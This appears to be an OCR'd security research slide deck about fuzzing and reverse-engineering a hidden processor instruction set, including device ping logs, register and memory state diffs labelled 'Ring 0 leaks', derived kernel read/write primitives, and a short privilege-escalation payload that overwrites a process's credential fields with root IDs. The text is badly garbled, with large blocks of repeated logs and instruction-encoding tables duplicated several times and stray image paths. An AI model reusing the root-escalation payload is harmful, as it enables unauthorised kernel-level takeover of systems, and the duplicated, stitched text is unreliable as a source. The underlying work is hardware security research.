> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
```

```
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: device exceeded reboot time, resetting
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
> device <6, 192.168.3.194, unknown>: pinging 192.168.3.194
```

```
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: device exceeded reboot time, resetting
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
> device <7, 192.168.3.195, unknown>: pinging 192.168.3.195
```

- 3 weeks
- 15 gigabytes of logs
- 2,301,295 state diffs
- 4000 hours of compute time

A deeply embedded instruction set

Ring 0 leaks…


```
                     L(a7719563)
           L(1010 0111 0111 0001 1001 0101 0110 0011)

              00          04          08          0c
 source:  00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
 result:  00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff

              eax       ebx       ecx       edx       esi       edi       ebp       esp
 source:  0804e289  0841fec1  0841fec2  0841fec3  0841fec4  0841fec5  0841fec6  0841fec7
 result:  0804e289  0841fec1  0841fec2  80050033  0841fec4  0841fec5  0841fec6  0841fec7
                                        ^^^^^^^^

               cr0              cr2       cr3       cr4
 source:  80050033         b767dd60  05369000  00000690
 result:  80050033         b767dd60  05369000  00000690
```

Ring 0 leaks...


```
                          L(8ab4b039)
              L(1000 1010 1011 0100 1011 0000 0011 1001)

                  00          04          08          0c
         inject: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
         result: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff

            eax       ebx       ecx       edx       esi       edi       ebp       esp
source: 0804e289  746eb12b  f5f51f8f  d67fae39  bc3a9e7c  e05afc02  4e78f34f  64802458
result: 0804e289  746eb12b  f5f51f8f  d67fae39  bc3a9e7c  e05afc02  4e78f34f  64802458

            dr0       dr1       dr2       dr3       dr4       dr5       dr6       dr7
source: 00000000  00000000  00000000  00000000  ffff0ff0  00000400  ffff0ff0  00000400
result: 4e78f34f  00000000  00000000  00000000  ffff0ff0  00000400  ffff0ff0  00000400
        ^^^^^^^^
```

Ring 0 leaks...

The payload



```
gdt_base = get_gdt_base();
descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
fs_base=((descriptor&0xff00000000000000ULL)>>32)|
        ((descriptor&0x000000ff00000000ULL)>>16)|
        ((descriptor&0x00000000ffff0000ULL)>>16);
task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
cred = *(uint32_t*)(task_struct+OFFSET_CRED);
root = 0
*(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;
```



```
gdt_base = get_gdt_base();
descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
fs_base=((descriptor&0xff00000000000000ULL)>>32)|
        ((descriptor&0x000000ff00000000ULL)>>16)|
        ((descriptor&0x00000000ffff0000ULL)>>16);
task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
cred = *(uint32_t*)(task_struct+OFFSET_CRED);
root = 0
*(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
*(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;
```

The payload

- Building the payload …
  - 15 gigabytes of logs
  - Sifting for primitives …

primitive: gdt read

```
                         L(a313075b)
         L(1010 0011 0001 0011 0000 0111 0101 1011)

              00          04          08          0c
  source: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
  result: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff

            eax       ebx       ecx       edx       esi       edi       ebp       esp
source: 0804e289  0841fec1  0841fec2  0841fec3  0841fec4  0841fec5  0841fec6  0841fec7
result: 0804e289  c132e000  0841fec2  0841fec3  0841fec4  0841fec5  0841fec6  0841fec7
                  ^^^^^^^^
```

The payload

primitive: kernel read

```
                    L(d407a907)
L(1101 0100 0000 0111 1010 1001 0000 0111)

               00            04            08            0c
source:  00 11 22 33   44 55 66 77   88 99 aa bb   cc dd ee ff
result:  00 11 22 33   44 55 66 77   88 99 aa bb   cc dd ee ff

            eax        ebx        ecx        edx        esi        edi        ebp        esp
source:  0804c356   c7f042b5   c7f042b6   c7f042b7   c7f042b8   c7f042b9   c7f042ba   c7f042bb
result:  0804c356   c7f042b5   c7f042b6   c7f042b7   c7f042b8   c7f042b9   c7f04211   c7f042bb
                                                                                ^^
```

The payload

primitive: kernel write

```
                     L(e2b78d2b)
L(1110 0010 1011 0111 1000 1101 0010 1011)

             00          04          08          0c
source:  00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
result:  00 11 22 33  44 55 66 77  88 b6 aa bb  cc dd ee ff
                                      ^^

              eax       ebx       ecx       edx       esi       edi       ebp       esp
source: 0804c33e  c7ef92b5  c7ef92b6  c7ef92b7  c7ef92b8  c7ef92b9  c7ef92ba  c7ef92bb
result: 0804c33e  c7ef92b5  c7ef92b6  c7ef92b7  c7ef92b8  c7ef92b9  c7ef92ba  c7ef92bb
```

The payload

primitive: addition

```
                     L(80d2c5d0)
         L(1000 0000 1101 0010 1100 0101 1101 0000)

              00          04          08          0c
 source:  00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
 result:  00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff

             eax        ebx        ecx        edx        esi        edi        ebp        esp
 source:  0804c2e9   2c997093   74b5e609   30300a77   c7909a9c   641000c7   e1a720a7   57135764
 result:  3834cd60   2c997093   74b5e609   30300a77   c7909a9c   641000c7   e1a720a7   57135764
          ^^^^^^^^
```

The payload

primitive: addition?

```
                         L(82db92da)
        L(1000 0010 1101 1011 1001 0010 1101 1010)

             00           04           08           0c
source: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff
result: 00 11 22 33  44 55 66 77  88 99 aa bb  cc dd ee ff

             eax       ebx       ecx       edx       esi       edi       ebp       esp
source: 0804c2e9  11111111  22222222  33333333  44444444  55555555  66666666  77777777
result: 0804c2e9  11111111  22222222  44444444  44444444  55555555  66666666  77777777
                                      ^^^^^^^^
```

The payload

The payload

- Sifting through logs doesn’t scale
  - Need an automated approach

- Extract behavior patterns from the state diffs to identify bit patterns in the instructions
- The *collector*
  - Automated reverse engineering of an unknown instruction set

A deeply embedded instruction set

- *collector* automatically identifies patterns in state diffs:
  - word swap
  - high word copy
  - low word copy
  - immediate load
  - (pre) register to register transfer
  - (post) register to register transfer
  - 1-, 2-, 4-, 8- byte memory writes
  - 1-, 2-, 4-, 8- byte memory reads
  - increment by 1, 2, 4, or 8
  - decrement by 1, 2, 4, or 8
  - write instruction pointer
  - 1- through 16- bit shifts
  - relative immediate load
  - add, subtract, multiply, divide, modulo, xor, binary and, binary or

A deeply embedded instruction set

- Once instructions are binned, *encodings* can be automatically derived by analyzing bit patterns within a bin

A deeply embedded instruction set

==== bin: reg xfer ====

```
ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
                    ==== bin: reg xfer ====

ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

==== bin: reg xfer ====

```
ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
==== bin: reg xfer ====

ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
==== bin: reg xfer ====

ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
==== bin: reg xfer ====

ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
